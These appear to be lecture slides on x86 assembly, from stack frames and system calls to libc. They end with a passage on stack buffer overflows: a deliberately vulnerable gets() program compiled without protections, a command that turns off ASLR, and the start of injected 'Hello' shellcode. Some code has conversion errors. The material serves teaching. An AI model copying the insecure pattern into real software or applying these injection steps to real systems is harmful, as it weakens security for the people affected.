
    subl $12, %esp  # Allocate 4 bytes on the stack
    # Stack is now
    # | ...
    # |     5      | <- %esp+20  %ebp+8
    # | retaddr   | <- %esp+16  %ebp+4
    # | old %ebp | <- %esp+12  %ebp
    # | local var | <- %esp+8   %ebp-4
    # | local var | <- %esp+4   %ebp-8
    # | local var | <- %esp    %ebp-12
    # Argument is still always at %ebp+8
    # Allocated memory always at %ebp-4, %ebp-8, %ebp-12
```

## Frame Pointer Epilogue

- To have a valid return address on the stack, we must reset %esp to its previous value and pop the saved frame pointer
- This conveniently also deallocates any space we allocated on the stack

```
movl %ebp, %esp    # Restore %esp, deallocating space on the stack
popl %ebp          # Restore the frame pointer
ret                # Return
```

## Stack Frame in a Nutshell



## Example of using the Frame Pointer (example-11.S)

```
.section .text
_start:
    pushl $22
    pushl $20
    pushl $42
    pushl $3
    call sumNumbers
    addl $16, %esp
    # %eax is now 84

# sumNumbers(int n, ...)
sumNumbers:
    # Function prologue, save old frame pointer and setup new one
    pushl %ebp
    movl %esp, %ebp
    # Allocate a dword on the stack, accessible at %ebp-4
    subl $4, %esp

    movl $0, %eax      # Clear %eax
    movl $0, %ecx      # Clear %ecx
    movl 8(%ebp), %edx # Copy argument 1, n, into %edx
```

## Example of using the Frame Pointer (example-11.S)

```
sumLoop:  
    # Add argument 2, 3, 4, ... n+1 in %eax  
    # Argument 2 starts at %ebp+12  
    addl 12(%ebp, %ecx, 4), %eax  
    incl %ecx  
  
    # Loop  
    decl %edx  
    jnz sumLoop  
  
# Function epilogue, deallocate and restore old frame pointer  
movl %ebp, %esp  
popl %ebp  
ret
```

# Topic 9: Command-line Arguments

## argc and \*\*argv on the stack

- In the `_start` entry point, first argument on the stack is `argc`, followed by `argv[0]`, `argv[1]`, ...

```
.section .text
.global _start
_start:
    pushl %ebp
    movl %esp, %ebp
    # argc is at %ebp+4, argv[0] is at %ebp+8, argv[1] is at %ebp+12
```

- In the `main` entry point with `libc`, `argc`, `**argv` will be on the stack after the return address to `libc`, we have to dereference to get to the args!

```
.section .text
.global main
main:
    pushl %ebp
    movl %esp, %ebp
    # return address from libc is at %ebp+4
    # argc is at %ebp+8, **argv is at %ebp+12
    # *argv[0] = *(%ebp+12), *argv[1] = *(%ebp+12)+4
```

# Program Example: Linked List

## Linked List (linked\_list.S)

```
.section .text
.global main

# struct list { int data; struct list *next; }
# struct list: [ data: 4 bytes ][ list *next: 4 bytes ]

# list *list_alloc(int data);
list_alloc:
    pushl $8          # %eax = malloc(8);
    call malloc
    addl $4, %esp

    testl %eax, %eax    # if (%eax == NULL)
    jz fatal            #     goto fatal;

    movl 4(%esp), %ecx
    movl %ecx, (%eax)   # %eax->data = data
    movl $0, 4(%eax)    # %eax->next = 0
    ret

# Dirty error handling
fatal:
    jmp fatal
```

## Linked List (linked\_list.S) Continued

```
# void list_add(list *head, int data);
list_add:
    push %ebp
    mov %esp, %ebp
    subl $4, %esp          # list *n;

    pushl 12(%ebp)         # %eax = list_alloc(data);
    call list_alloc
    addl $4, %esp
    mov %eax, -4(%ebp)     # n = %eax;

    mov 8(%ebp), %eax      # %eax = head
traverse_add:
    cmpl $0, 4(%eax)       # if (%eax->next == NULL)
    jz at_end_add
    movl 4(%eax), %eax     # %eax = %eax->next
    jmp traverse_add       # Loop

at_end_add:
    movl -4(%ebp), %ecx    # %ecx = n
    movl %ecx, 4(%eax)      # %eax->next = %ecx

    mov %ebp, %esp
    pop %ebp
    ret
```

## Linked List (linked\_list.S) Continued

```
# void list_dump(list *head);
list_dump:
    push %ebp
    mov %esp, %ebp

    pushl %ebx          # Save %ebx
    movl 8(%ebp), %ebx  # %ebx = head

traverse_dump:
    testl %ebx, %ebx    # if (%ebx == NULL)
    jz at_end_dump      # goto at_end_dump;

    movl (%ebx), %ecx   # %ecx = %ebx->data
    pushl %ecx          # printf("%d\n", %ecx)
    pushl $fmtStr
    call printf
    addl $8, %esp

    movl 4(%ebx), %ebx  # %ebx = %ebx->next
    jmp traverse_dump   # Loop

at_end_dump:
    pop %ebx            # Restore %ebx
    mov %ebp, %esp
    pop %ebp
    ret
```

## Linked List (linked\_list.S) Continued

```
main:  
    pushl $86          # %eax = list_alloc(86);  
    call list_alloc  
    addl $4, %esp  
    movl %eax, head   # head = %eax  
  
    pushl $75          # list_add(head, 75);  
    pushl head  
    call list_add  
    addl $8, %esp  
  
    pushl $309         # list_add(head, 309);  
    pushl head  
    call list_add  
    addl $8, %esp  
  
    pushl head          # list_dump(head);  
    call list_dump  
    addl $4, %esp  
  
    movl $0, %eax      # Return 0  
    ret  
  
.section .data  
head:    .long 0  
fmtStr:  .ascii "%d\n\0"
```

## Linked List (linked\_list.S) Runtime

```
$ as linked_list.S -o linked_list.o
$ gcc linked_list.o -o linked_list
$ ./linked_list
86
75
309
$
```

Questions?

# Questions?

# Topic 10: System Calls

## The User Program Condition

- Monolithic kernel like Linux completely sandboxes a user program
  - User program executes at a lower CPU privilege
  - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O

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- Monolithic kernel like Linux completely sandboxes a user program
  - User program executes at a lower CPU privilege
  - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O
- User program can effectively only do pure computation and manipulate user memory mapped by the OS

## Interrupts and System Calls

- CPU is capable of servicing hardware and software interrupts
  - timer tick, DMA exchange complete, divide-by-zero

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
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- External interrupts can happen asynchronously — are not polled — and **interrupt** current program
- CPU saves current state in an architecture-specific way, switches to privileged mode, and jumps to the interrupt handler in the kernel
- Software interrupt, instruction `int <number>`, provides a mechanism to make a request to the kernel to do something user program cannot
- System call

## System Call Interface



### Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`,  
`close()`, `ioctl()`, `fork()`, `execve()`, etc.

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  - system call number in `%eax`
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  - invoke software interrupt with vector `0x80`: `int $0x80`
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  - invoke software interrupt with vector `0x80`: `int $0x80`
  - return value in `%eax`
- All registers preserved except for `%eax`
- Passes arguments in registers, not the stack like `cdecl`

# Linux System Calls Reference

- <http://syscalls.kernelgrok.com/>

**Linux Syscall Reference**

Show All entries		Registers								Definition		
#	Name	eax	ebx	ecx	edx	esi	edi					
0	<a href="#">sys_restart_syscall</a>	0x00	-	-	-	-	-					<a href="#">kernel/signal.c:2058</a>
1	<a href="#">sys_exit</a>	0x01	int error_code	-	-	-	-					<a href="#">kernel/exit.c:1046</a>
2	<a href="#">sys_fork</a>	0x02	<b>struct pt_regs *</b>	-	-	-	-					<a href="#">arch/alpha/kernel/entry.S:716</a>
3	<a href="#">sys_read</a>	0x03	unsigned int fd	char __user *buf	size_t count	-	-					<a href="#">fs/read_write.c:391</a>
4	<a href="#">sys_write</a>	0x04	unsigned int fd	const char __user *buf	size_t count	-	-					<a href="#">fs/read_write.c:408</a>
5	<a href="#">sys_open</a>	0x05	const char __user *filename	int flags	int mode	-	-					<a href="#">fs/open.c:900</a>
6	<a href="#">sys_close</a>	0x06	unsigned int fd	-	-	-	-					<a href="#">fs/open.c:969</a>
7	<a href="#">sys_waitpid</a>	0x07	pid_t pid	int __user *stat_addr	int options	-	-					<a href="#">kernel/exit.c:1771</a>
8	<a href="#">sys_creat</a>	0x08	const char __user *pathname	int mode	-	-	-					<a href="#">fs/open.c:933</a>
9	<a href="#">sys_link</a>	0x09	const char __user *oldname	const char __user *newname	-	-	-					<a href="#">fs/namei.c:2520</a>
10	<a href="#">sys_unlink</a>	0x0a	const char __user *pathname	-	-	-	-					<a href="#">fs/namei.c:2352</a>
11	<a href="#">sys_execve</a>	0x0b	char __user *	char __user * __user *	char __user * __user *	<b>struct pt_regs</b>	-					<a href="#">arch/alpha/kernel/entry.S:925</a>
12	<a href="#">sys_chdir</a>	0x0c	const char __user *filename	-	-	-	-					<a href="#">fs/open.c:361</a>
13	<a href="#">sys_time</a>	0x0d	time_t __user *tioc	-	-	-	-					<a href="#">kernel posix-timers.c:855</a>

## Example of System Calls (example-13.S)

```
.section .text
_start:
# syscall open("foo", O_CREAT | O_WRONLY, 0644);
movl $0x05, %eax
movl $filename, %ebx
movl $0x41, %ecx
movl $0644, %edx
int $0x80

# fd in %eax from open(), move it to %ebx for write()
movl %eax, %ebx

# syscall write(fd, message, messageLen);
movl $0x04, %eax
# fd in %ebx from above
movl $message, %ecx
movl $messageLen, %edx
int $0x80

# syscall close(fd);
movl $0x06, %eax
# fd still in %ebx
int $0x80
```

## Example of System Calls (example-13.S)

```
# syscall exit(0);
movl $0x01, %eax
movl $0x0, %ebx
int $0x80

.section .data
filename:    .ascii "foo\0"
message:     .ascii "Hello World!\n"
.equ messageLen, . - message
```

### Example of System Calls (example-13.S) Runtime

```
$ as example-13.S -o example-13.o
$ ld example-13.o -o example-13
$ ./example-13
$ cat foo
Hello World!
$
```

## Example of System Calls (example-13.S) Disassembly

```
$ as example-13.S -o example-13.o && ld example-13.o -o example-13 &&
objdump -D example-13
```

Disassembly of section .text:

08048074 <\_start>:

8048074:	b8 05 00 00 00	mov \$0x5,%eax
8048079:	bb b0 90 04 08	mov \$0x80490b0,%ebx
804807e:	b9 41 00 00 00	mov \$0x41,%ecx
8048083:	ba a4 01 00 00	mov \$0x1a4,%edx
8048088:	cd 80	int \$0x80
804808a:	89 c3	mov %eax,%ebx
804808c:	b8 04 00 00 00	mov \$0x4,%eax
8048091:	b9 b4 90 04 08	mov \$0x80490b4,%ecx
8048096:	ba 0d 00 00 00	mov \$0xd,%edx
804809b:	cd 80	int \$0x80
804809d:	b8 06 00 00 00	mov \$0x6,%eax
80480a2:	cd 80	int \$0x80
80480a4:	b8 01 00 00 00	mov \$0x1,%eax
80480a9:	bb 00 00 00 00	mov \$0x0,%ebx
80480ae:	cd 80	int \$0x80

Disassembly of section .data:

080490b0 <filename>:

80490b0:	66 6f	outsw %ds:(%esi),(%dx)
80490b2:	6f	outsl %ds:(%esi),(%dx)
...		

# Program Example: tee

## tee (tee.S)

```
# Tee (tee.S)
.section .text
_start:
    push %ebp
    mov %esp, %ebp

    subl $4, %esp      # int fd; on the stack

    cmpl $2, 4(%ebp)  # if (argc != 2)
    jne tee_usage     #   goto tee_usage;

tee_open:
# syscall open(argv[1], O_CREAT|O_WRONLY|O_TRUNC, 0644);
    movl $0x05, %eax
    movl 12(%ebp), %ebx
    movl $0x241, %ecx
    movl $0644, %edx
    int $0x80

    cmpl $0, %eax      # if (%eax < 0)
    jl tee_exit        #   goto tee_exit;

    movl %eax, -4(%ebp) # fd = %eax
```

## tee (tee.S) Continued

```
tee_loop:  
    # Read from input  
    # syscall read(0, &c, 1);  
    movl $3, %eax  
    movl $0, %ebx  
    movl $c, %ecx  
    movl $1, %edx  
    int $0x80  
  
    cmpl $1, %eax      # if (%eax < 1)  
    jl tee_exit        #     goto tee_exit;  
  
    # Write to file  
    # syscall write(fd, &c, 1);  
    movl $4, %eax  
    movl -4(%ebp), %ebx  
    movl $c, %ecx  
    movl $1, %edx  
    int $0x80  
    # Write to stdout  
    # syscall write(1, &c, 1);  
    movl $4, %eax  
    movl $1, %ebx  
    movl $c, %ecx  
    movl $1, %edx  
    int $0x80
```

## tee (tee.S) Continued

```
tee_usage:  
# syscall write(1, usageStr, usageStrLen);  
movl $4, %eax  
movl $1, %ebx  
movl $usageStr, %ecx  
movl usageStrLen, %edx  
int $0x80  
  
tee_exit:  
# syscall exit(0);  
movl $1, %eax  
movl $0, %ebx  
int $0x80  
  
.section .rodata  
# Usage string and length  
usageStr:    .ascii "./tee <file>\n\0"  
usageStrLen: .long .-usageStr-1  
  
.section .bss  
# Read character var  
.comm c, 1
```

## tee (tee.S) Runtime


```
$ as tee.S -o tee.o
$ ld tee.o -o tee

# Count total number of syscalls while generating a CSV syscall,no list
$ egrep "NR.*$" -o /usr/include/asm/unistd_32.h |
    cut -b 4- | sed 's/ ,/' | ./tee syscalls.txt | wc
    346      346     4604
$ cat syscalls.txt
restart_syscall,0
exit,1
fork,2
read,3
write,4
open,5
close,6
waitpid,7
creat,8
link,9
unlink,10
...
```

# Advanced Topic 11: x86 String Operations

## Some Overlooked Registers

386+



### Special Instructions for %esi and %edi

- We've seen push and pop instructions which manipulate %esp in a special way
- Special string instructions exist for %esi and %edi
  - %esi is the source string pointer
  - %edi is the destination string pointer

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- movs does  $*\%edi++ = *\%esi++$
- cmps does  $\text{cmp } \%esi++, \%edi++$
- scas does  $\text{cmp } \%eax, \%edi++$
- lod\$ does  $\text{mov } \%esi++, \%eax$
- stos does  $\text{mov } \%eax, \%edi++$

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- movs does  $*\%edi++ = *\%esi++$
- cmps does  $cmp \%esi++, \%edi++$
- scas does  $cmp \%eax, \%edi++$
- lod\$ does  $mov \%esi++, \%eax$
- stos does  $mov \%eax, \%edi++$
- Instruction size suffix b, w, l determines copy, compare, move size and post-increment amount (1, 2, 4)
- DF flag in %eflags determines if it is a post-increment (DF=0) or post-decrement (DF=1)

## Example 1 of String Instructions (example-15.S)

```
.section .text
_start:
    cld          # Clear DF, we want to post-increment

# Load str1 with 8 of 0xff
movl $str1, %edi  # Set up our string destination pointer

# Load the first four a byte at a time
movb $0xFF, %al
stosb           # *(%edi++) = %al

# Load the last four with a single dword
movl $0xFFFFFFFF, %eax
stosl           # *(%edi) = %eax, %esi += 4

# Copy str1 to str2
movl $str1, %esi  # str1 in the source
movl $str2, %edi  # str2 in the destination
# Two dword moves copies all 8 bytes
movsl
movsl
# Done!
```

## Example 1 of String Instructions (example-15.S) Continued

```
.section .bss  
.comm str1, 8  
.comm str2, 8
```

## Repeat Prefix for String Instructions

- String instructions can be prefixed by  
`rep, repe/repz, repne/repnz`
- `rep <string instr>`
  - repeat the string instruction until %ecx is 0
- `repe/repz <string instr>`
  - repeat the string instruction until %ecx is 0 or ZF flag is 0
- `repne/repnz <string instr>`
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- `repne/repnz <string instr>`
  - repeat the string instruction until %ecx is 0 or ZF flag is 1
- %ecx automatically decremented for you
- Simple, inefficient `memset()`: `rep stosb`
- Simple, inefficient `memcpy()`: `rep movsb`
- Simple, inefficient `strlen()`: `repne scasb`
- Simple, inefficient `strcmp()`: `repe cmpsb`
- Can be better optimized for memory alignment and scan/copy size

## Example 2 of String Instructions (example-16.S)

```
.section .text
.global main
main:
# memset(str, 'A', 48);
pushl $48
pushl $'A'
pushl $str
call asm_memset
addl $12, %esp

# str[48] = '\n'; str[49] = '\0';
movb $'\n', str+48
movb $0, str+49

# printf(str);
pushl $str
call printf
addl $4, %esp

ret
```

## Example 2 of String Instructions (example-16.S) Continued

```
# void *memset(void *s, int c, size_t n);
asm_memset:
    pushl %edi
    pushl %ebp
    movl %esp, %ebp

    movl 12(%ebp), %edi      # %edi = s
    movl 16(%ebp), %eax      # %eax = c
    movl 20(%ebp), %ecx      # %ecx = n

    rep stosb

    movl 12(%ebp), %eax      # %eax = s

    movl %ebp, %esp
    popl %ebp
    popl %edi
    ret

.section .bss
.comm str, 50
```

## Example 2 of String Instructions (example-16.S) Runtime

```
$ as example-16.S -o example-16
$ gcc example-16.o -o example-16
$ ./example-16
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

## Back to the opening glibc strlen example

```
080483cd <glibc_strlen>:  
80483cd: 57          push    %edi  
  
80483ce: b9 ff ff ff ff      mov     $0xffffffff,%ecx  
80483d3: b8 00 00 00 00      mov     $0x0,%eax  
80483d8: 8b 7c 24 08      mov     0x8(%esp),%edi  
  
80483dc: fc          cld  
80483dd: f2 ae      repnz scas %es:(%edi),%al  
  
80483df: b8 fe ff ff ff      mov     $0xfffffff,%eax  
80483e4: 29 c8      sub     %ecx,%eax  
  
80483e6: 5f          pop     %edi  
80483e7: c3          ret
```

- Trick is to load %ecx with -1 or 0xFFFFFFFF
- Assumption: string is not longer than 4 gigabytes
- Reasonable assumption, compiler might not make it for you

# Advanced Topic 12: Three Simple Optimizations

## Three Basic Optimizations

- Clear a register with xor rather than a mov

0: a1 00 00 00 00	movl \$0x0,%eax
0: 31 c0	xorl %eax,%eax

- Use lea for general purpose arithmetic when applicable

- lea calculates the indirect memory address  
 $\%reg + \%reg*(1,2,4,8) + \$constant$   
 and stores the effective address without dereferencing memory

```
# Compute expression: %eax + %ebx*2 + 10
leal 10(%eax, %ebx, 2), %eax
```

- Use a more efficient loop structure when possible

```
# for (i = 0; i < 10; i++) { ; }      # i = 10; do { ; } while(--i != 0);
xorl %ecx, %ecx                      movl $10, %ecx
loop:                                    loop:
      cmpl $10, %ecx                  nop
      jge loop_done                 decl %ecx
      nop                           jnz loop
      incl %ecx
      jmp loop
loop_done:
```

# Advanced Topic 13: x86 Extensions

## Overview

- Separate instruction sets
- x87 floating point unit
  - 80-bit double-extended precision floating point registers
  - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers

## Overview

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  - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers
- Single Instruction Multiple Data (SIMD) instruction sets like MMX, SSE, SSE2, SSE3, SSE4, ...
  - Parallel gain in that a single instruction carries out an operation (add, subtract, etc.) across multiple data blocks in parallel
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
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  - SSE1 had 32-bit single precision floating point support
  - SSE2 added 64-bit double precision floating point support
  - SSE registers are %xmm0 - %xmm7, each 128-bit
  - SSE instructions can treat a register as multiple floats, doubles, chars, shorts, etc.

## Scalar versus SIMD

**SIMD Mode**

+



=

**Scalar Mode**

+



=



<sup>3</sup><http://software.intel.com/en-us/articles/introduction-to-intel-advanced-vector-extensions/>

# Advanced Topic 14: Role of libc

## libc for library functions and system calls

- libc provides optimized string, formatting, pattern matching, math, date and time, etc. computation functions
- libc wraps system calls and provides more-so platform independent data structures and interfaces
  - file streams: FILE \*, fopen(), fclose(), fread(), fwrite()
  - sockets: socket(), bind(), accept(), send(), recv()
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  - file streams: FILE \*, fopen(), fclose(), fread(), fwrite()
  - sockets: socket(), bind(), accept(), send(), recv()
- In other words, libc implements the C library of the POSIX standard
- All accessible in assembly when linking with libc
- Follow cdecl calling convention
- You can choose not to link with libc, only use syscalls, and implement the other functionality yourself (interesting challenge)

## Example of using libc in Assembly (example-17.S)

```
.section .text
.global main
main:
# time(NULL);
pushl $0
call time
add $4, %esp

# curtime = %eax
movl %eax, curtime

# localtime(%eax);
pushl $curtime
call localtime
add $4, %esp

# asctime(%eax);
pushl %eax
call asctime
add $4, %esp
```

## Example of using libc in Assembly (example-17.S) Continued

```
# printf("%s\n", %eax);
pushl %eax
pushl $formatStr
call printf
add $8, %esp

ret


.section .data
.comm curtime, 4
formatStr: .ascii "%s\0"
```

Runtime:

```
$ as example-17.S -o example-17.o
$ gcc example-17.o -o example-17
$ ./example-17
Wed Jan 25 16:13:27 2012
$
```

## libc for dynamic memory management (heap)

- Operating system allocates heap memory for user program
- libc malloc() and free() manages allocations, deallocations, fragmentation of the heap
- Heap grows up, stack grows down



# Advanced Topic 15: Stack-based Buffer Overflows

## Classic Insecure Example in C (example-18.c)

```
#include <stdio.h>

void get_input(void) {
    char buff[100];
    gets(buff);
}

int main(void) {
    printf("input: ");
    get_input();
    return 0;
}
```

```
$ gcc -fno-stack-protector -z execstack example-18.c -o example-18
```

- We'll build this the GCC stack protector disabled and executable stack (for reasons explained in a few slides)

## Disassembly of get\_input()

```
void get_input(void) {
    char buff[100];
    gets(buff);
}
```

```
$ objdump -D example-18
08048414 <get_input>:
```

```
8048414: 55                      # Function prologue
8048415: 89 e5
8048417: 81 ec 88 00 00 00      # Space allocated on the stack for buff[100]
804841d: 8d 45 94
8048420: 89 04 24
8048423: e8 f8 fe ff ff      # Pushing &buff onto the stack
8048428: c9                      # gets(buff);
8048429: c3                      # Function epilogue
                                  call  8048320 <gets@plt>
                                  leave
                                  ret
```


## Stack Frame of get\_input()

```
# Function prologue
push    %ebp
mov     %esp,%ebp
# Space allocated on the stack for buff[100]
sub    $0x88,%esp
# Address of buff in %eax
lea    -0x6c(%ebp),%eax
# Pushing &buff onto the stack
mov    %eax,(%esp)
# gets(buff);
call   8048320 <gets@plt>
# Function epilogue
leave
ret

# Stack frame right before call to gets()
# | ...
# |   retaddr |
# |   saved ebp |
# |     buf   |
# |     buf   |
# |       .    |
# |     buf   |
# |     buf   |
# |   &buf    | <- %esp
```

## Buffer Overflow

- With a well-crafted buffer, we can inject instructions into the buffer on the stack as well as an over-written return address to those instructions
- When `get_input()` returns, it will return to our injected instructions



## Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?

## Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?
- Let's write a small program to find out...

```
#include <stdio.h>
int main(void) {
    char c;
    printf("%x\n", &c);
    return 0;
}

$ gcc example-19.c -o example-19
$ ./example-19
bfe3d16f
$ ./example-19
bfdef6ff
$ ./example-19
bfefbecf
```

## Address Space Layout Randomization (ASLR)

- We just witnessed the effect of ASLR, which randomly initializes the position of code, libraries, heap, and stack in a user program's address space
- However, the addresses were all relatively close to each other, so there is an opportunity for guessing...
- For our purposes, let's turn off ASLR.

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ ./example-19
bfff28f
$ ./example-19
bfff28f
$ ./example-19
bfff28f
```

- Now we have an idea of where variables on the stack live

### Shellcode

- Next step is to write our instructions to inject
- Often called shellcode, because it often spawns a privileged shell

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- Must contain no newlines, and in other cases, no null bytes
  - Otherwise gets() will stop reading input prematurely
- Let's make it do `write(1, "Hello!", 6);` and `exit(0);`

## Hello Shellcode Take 1 (example-20.S)

```
# Clever way to get our own address
jmp get_str_addr
get_str_addr:
popl %ecx

# write(1, "Hello!", 6);
movl $0x04, %eax
movl $0x01, %ebx
movl $6, %edx
int $0x80
# exit(0);
movl $0x01, %eax
# %ebx already zero from above
int $0x80

get_str_addr:
call got_str_addr
.ascii "Hello!"

$ as example-20.S -o example-20.o
$ ld example-20.o -o example-20
$ ./example-20
Hello!$
```

## Hello Shellcode Take 1 (example-20.S) Disassembly

```
$ objdump -D example-20
Disassembly of section .text:
08048054 <_start>:
08048054: eb 19          jmp    804806f <get_str_addr>
08048056 <got_str_addr>:
08048056: 59              pop    %ecx
08048057: b8 04 00 00 00  mov    $0x4,%eax
0804805c: bb 01 00 00 00  mov    $0x1,%ebx
08048061: ba 06 00 00 00  mov    $0x6,%edx
08048066: cd 80          int    $0x80
08048068: b8 01 00 00 00  mov    $0x1,%eax
0804806d: cd 80          int    $0x80
0804806f <get_str_addr>:
0804806f: e8 e2 ff ff ff  call   8048056 <got_str_addr>
08048074: 48              dec    %eax
08048075: 65              gs
08048076: 6c              insb   (%dx),%es:(%edi)
08048077: 6c              insb   (%dx),%es:(%edi)
08048078: 6f              outsl  %ds:(%esi),(%dx)
08048079: 21              .byte  0x21
```

- We want to get rid of those null bytes...

## Hello Shellcode Take 2 (example-21.S)

```
# Clever way to get our own address
jmp get_str_addr
get_str_addr:
popl %ecx

